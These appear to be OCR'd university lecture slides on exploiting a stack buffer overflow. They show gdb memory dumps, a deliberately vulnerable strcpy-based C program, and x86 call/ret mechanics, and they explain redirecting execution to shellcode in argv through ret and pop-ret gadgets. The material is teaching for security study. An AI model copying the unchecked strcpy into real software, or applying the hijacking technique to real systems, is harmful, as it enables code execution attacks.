
```
cse523@Ubuntu:~/stack_of$ gdb -q ans_check5
Reading symbols from ans_check5...done.
(gdb) break 12
Breakpoint 1 at 0x804852d: file ans_check5.c, li
(gdb) run test
Starting program: /home/cse523/stack_of/ans_chec
ans_buf is at address 0xffffd0ac
Breakpoint 1, check_answer (ans=0xffffd382 "test
ans_check5.c:12
12    strcpy(ans_buf, ans);
(gdb) x/32xw $esp
0xffffd090:   0x08048630   0xffffd0ac   0x000000c2   0xf7ea8716
0xffffd0a0:   0xffffffff   0xffffd0ce   0xf7e20c34   0xf7e46fe3
0xffffd0b0:   0x00000000   0x00c30000   0x00000001   0x0804833d
0xffffd0c0:   0xffffd361   0x0000002f   0x0804a000   0x00000000
0xffffd0d0:   0x00000002   0xffffd194   0xffffd0f8   0x08048572
0xffffd0e0:   0xffffd382   0xf7ffd000   0x080485ab   0xf7fbb000
0xffffd0f0:   0x080485a0   0x00000000   0x00000000   0xf7e2dad3
0xffffd100:   0x00000002   0xffffd194   0xffffd1a0   0xf7feacca
(gdb)
```

Lets find our “buffer” first



```
cse523@Ubuntu:~/stack_of$ gdb -q ans_check5
Reading symbols from ans_check5...done.
(gdb) break 12
Breakpoint 1 at 0x804852d: file ans_check5.c, line 12.
(gdb) run test
Starting program: /home/cse523/stack_of/ans_check5 test
ans_buf is at address 0xffffd0ac
Breakpoint 1, check_answer (ans=0xffffd382 "test") at
ans_check5.c:12
12    strcpy(ans_buf, ans);
(gdb) x/32xw $esp
0xffffd090:   0x08048630    0xffffd0ac    0x000000c2    0xf7ea8716
0xffffd0a0:   0xffffffff    0xffffd0ce    0xf7e20c34    0xf7e46fe3
0xffffd0b0:   0x00000000    0x00c30000    0x00000001    0x0804833d
0xffffd0c0:   0xffffd361    0x0000002f    0x0804a000    0x00000000
0xffffd0d0:   0x00000002    0xffffd194    0xffffd0f8    0x08048572
0xffffd0e0:   0xffffd382    0xf7ffd000    0x080485ab    0xf7fbb000
0xffffd0f0:   0x080485a0    0x00000000    0x00000000    0xf7e2dad3
0xffffd100:   0x00000002    0xffffd194    0xffffd1a0    0xf7feacca
(gdb)
```

Verify that it contains what we think...



```
(gdb) x/32xw $esp
0xffffd090:   0x08048630    0xffffd0ac    0x000000c2    0xf7ea8716
0xffffd0a0:   0xffffffff    0xffffd0ce    0xf7e20c34    0xf7e46fe3
0xffffd0b0:   0x00000000    0x00c30000    0x00000001    0x0804833d
0xffffd0c0:   0xffffd361    0x0000002f    0x0804a000    0x00000000
0xffffd0d0:   0x00000002    0xffffd194    0xffffd0f8    0x08048572
0xffffd0e0:   0xffffd382    0xf7ffd000    0x080485ab    0xf7fbb000
0xffffd0f0:   0x080485a0    0x00000000    0x00000000    0xf7e2dad3
0xffffd100:   0x00000002    0xffffd194    0xffffd1a0    0xf7feacca
(gdb)  x/s 0xffffd194
0xffffd194:   "a\323\377\377\202\323\377\377"
(gdb) x/s 0xffffd0f8
0xffffd0f8:   ""
(gdb) x/s 0xffffd382
0xffffd382:   "test"
(gdb) x/s 0xffffd194
0xffffd194:   "a\323\377\377\202\323\377\377"
(gdb) x/s 0xffffd1a0
0xffffd1a0:
"\207\323\377\377\222\323\377\377\244\323\377\377\32…
<snip>
```


Why is it there?

```
<snip>

int check_answer(char *ans) {
  int ans_flag = 0;
  char ans_buf[16];
  strcpy(ans_buf, ans);
  if (strcmp(ans_buf, "forty-two") == 0)
    ans_flag = 1;
  return ans_flag;
}

int main(int argc, char *argv[]) {
  if (argc < 2) {
    printf("Usage: %s <answer>\n", argv[0]);
    exit(0);
  }
  if (check_answer(argv[1])) {
    printf("Right answer!\n");
  } else {
    printf("Wrong answer!\n");
  }
}
```

Stack, revisited

```
08048532 <main>:
…
8048562: mov    0xc(%ebp),%eax
8048565: add    $0x4,%eax
8048568: mov    (%eax),%eax
804856a: mov    %eax,(%esp)
804856d: call 804850d <check_answer>
8048572: test   %eax,%eax
```

```
int check_answer(char *ans) {
  int ans_flag = 0;
  char ans_buf[16];
  strcpy(ans_buf, ans);
…
}

int main(int argc, char *argv[]) {
…
  if (check_answer(argv[1])) {
    printf("Right answer!\n");
  } else {
    printf("Wrong answer!\n");
  }
}
```




The buffer address is on the stack, now what?

- It contains the string to be copied ⇒ it contains the shellcode!
- How do we branch to it?
- Recall that in the studio we over-wrote the return address on the stack **with another address from within the program ("exit")**
  - We used this to verify that we could commandeer eip, the instruction pointer
- This is different. **We don't have a fixed address** to branch to.

Relative stack locations

- If we run a couple of times we see that it remains in the same **relative** place.
  - The stack moves, but the relative position stays the same.
  - So, the amount of bytes we have to overflow will stay the same!!!
- **Is there a way to set the instruction pointer to a relative position, rather than setting an absolute one?**



Turns out to be very easy

- We can simply **use the address of an existing ret instruction as the return address** in our payload, instead of the hard-coded buffer address

- objdump –D ans_check5 | less
- objdump –D ans_check5 | grep –B 3 ret

```
08048532 <main>:
…
8048591: ret
…
```

Review: Procedure Control Flow


- Use stack to support procedure call and return
- Procedure call: `call` *`label`*
    - makes 3 state changes, what are they?
  - Push return address on stack
  - Jump to ***`label`***
- Return address:
  - Address of instruction beyond **`call`**
  - Example from disassembly

```
804854e:   e8 3d 06 00 00  call   8048b90 <main>
8048553:   50              pushl  %eax
```

  - Return address = **`0x8048553`**
- Procedure return: **`ret`**
  - Pop address from stack
  - Jump to address

Procedure Call Example


```
804854e: e8 3d 06 00 00    call    8048b90 <main>
8048553: 50                pushl   %eax
```



%eip: program counter

Procedure Return Example

```
8048591:  c3                     ret
```



ret

0x110

0x10c

0x108 123

0x104 0x8048553

%esp 0x104

%eip 0x8048591

0x110

0x10c

0x108 123

0x8048553


%esp 0x108

%eip 0x8048553

`%eip:` *program counter*


The High-Water Mark

- **We can overwrite the return address with the address of a ‘ret’ instruction and this will cause the next stack word to be the branch target!**



Wait: there's a problem...

Nearly Correct



The High-Water Mark

- **We can overwrite the return address with 'ret' and this will cause the next stack word to be the branch target!**


&argv[1] is the address of our payload

We overflow up to here

...
&argv[1]
&ret
Payload

What can we do?

Correct



We actually overflow to here


We can use pop-ret!

- Ret
  - Pop the stack
  - Branch to the popped “address”

- Pop-ret (*pop* instr. followed by *ret* instr.)
  - Pop the stack
  - Pop the stack
  - Branch to the 2nd popped “address”

Consider

Original



…

…

&argv[\00


&ret

&ret

…

payload

Suppose



…

&argv[2]

&argv[\00

&pop-ret

&ret

…


payload

ret & execute

pop & ignore

